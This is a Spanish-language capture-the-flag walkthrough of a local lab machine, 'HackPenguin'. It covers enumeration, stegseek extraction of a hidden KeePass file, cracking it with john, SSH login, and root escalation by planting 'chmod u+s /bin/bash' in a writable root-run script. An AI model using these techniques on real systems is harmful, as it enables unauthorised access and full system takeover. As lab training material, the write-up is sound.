HACKPENGUIN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

unzip hackpenguin.zip

Archive: hackpenguin.zip inflating: auto_deploy.sh inflating: hackpenguin.tar

inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh hackpenguin.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data. 64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.183 ms

--- 172.17.0.2 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.183/0.183/0.183/0.000 ms

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.2


LINUX- ttl=64

2- ESCANEO DE PUERTOS

foto puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS



/.html (Status: 403) [Size: 275] /server-status (Status: 403) [Size: 275]

Visitamos el directorio /penguin.html



Nothing interesting on the penguin page

What a beautiful penguin



Nos descargamos la imagen y le pasamos stegseek

stegseek penguin.jpg

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

- [i] Found passphrase: "chocolate"
- [i] Original filename: "penguin.kdbx".
- [i] Extracting to "penguin.jpg.out".

Found passphrase: "chocolate": Esto indica que StegSeek ha encontrado la

frase de contraseña utilizada para ocultar los datos dentro de la imagen.

Original filename: "penguin.kdbx": El archivo oculto es un archivo KeePass

(base de datos de contraseñas) con el nombre "penguin.kdbx".

Extracting to "penguin.jpg.out": StegSeek intenta extraer el archivo

oculto y guardarlo con el nombre "penguin.jpg.out".

Si intentamos leer el penguin.jpg.out tenemos datos cifrados.

Para solucionar esto, usamos KeepassXC

Vemos que al meter la contraseña chocolate nos da error

Hasheamos el kdbx con


keepass2john penguin.kdbx > Keepasshash.txt

Se lo pasamos a john
john Keepasshash.txt


password1 (penguin)

Ejecutamos el comando

keepassxc



Introducimos la contraseña password1 y le damos a unlock, obteniendo



4- EXPLOTACIÓN

```
Probamos conexión ssh con penguin/pinguinomaravilloso123
ssh penguin@172.17.0.2
penguin@172.17.0.2's password:

$ whoami
penguin
$ bash
penguin@8ea220cddc1a:~$
```

5- ESCALADA DE PRIVILEGIOS

```
Después de buscar permisos sudo y suid, revisamos directorios

penguin@8ea220cddc1a:~$ ls -la
total 36
drwxrwxrwx 1 root root 4096 Jun 8 15:39 .
drwxr-xr-x 1 root root 4096 Apr 15 07:22 ..
drwx----- 2 penguin hackpenguin 4096 Jun 8 12:48 .cache
drwxr-xr-x 3 penguin hackpenguin 4096 Jun 8 15:39 .local
-rw-r--r-- 1 penguin hackpenguin 1024 Jun 8 15:39 .script.sh.swp
```

-rwxrwxrwx 1 root root 22 Jun 8 15:40 archivo.txt -rwxrwxrwx 1 root root 56 Apr 15 07:26 script.sh

Leemos el archivo.txt

penguin@8ea220cddc1a:~\$ cat archivo.txt

pinguino no hackeable

Leemos el script.sh

cat script.sh

#!/bin/bash

echo 'pinguino no hackeable' > archivo.txt

Intentamos aprovecharnos de una vulnerabilidad de permisos SUID mal configurados.

Lo que hacemos es modificar el script añadiendo la siguiente línea

chmod u+s /bin/bash

Se estableció el bit setuid en el archivo /bin/bash con chmod u+s /bin/bash.

Con lo que el script nos queda así

cat script.sh

#!/bin/bash

chmod u+s /bin/bash

echo 'pinguino no hackeable' > archivo.txt

Guardamos y cerramos el nano. A continuación, ejecutamos bash -p que inicia un nuevo shell Bash con permisos de root

penguin@8ea220cddc1a:~\$ bash -p

bash-5.1# whoami

root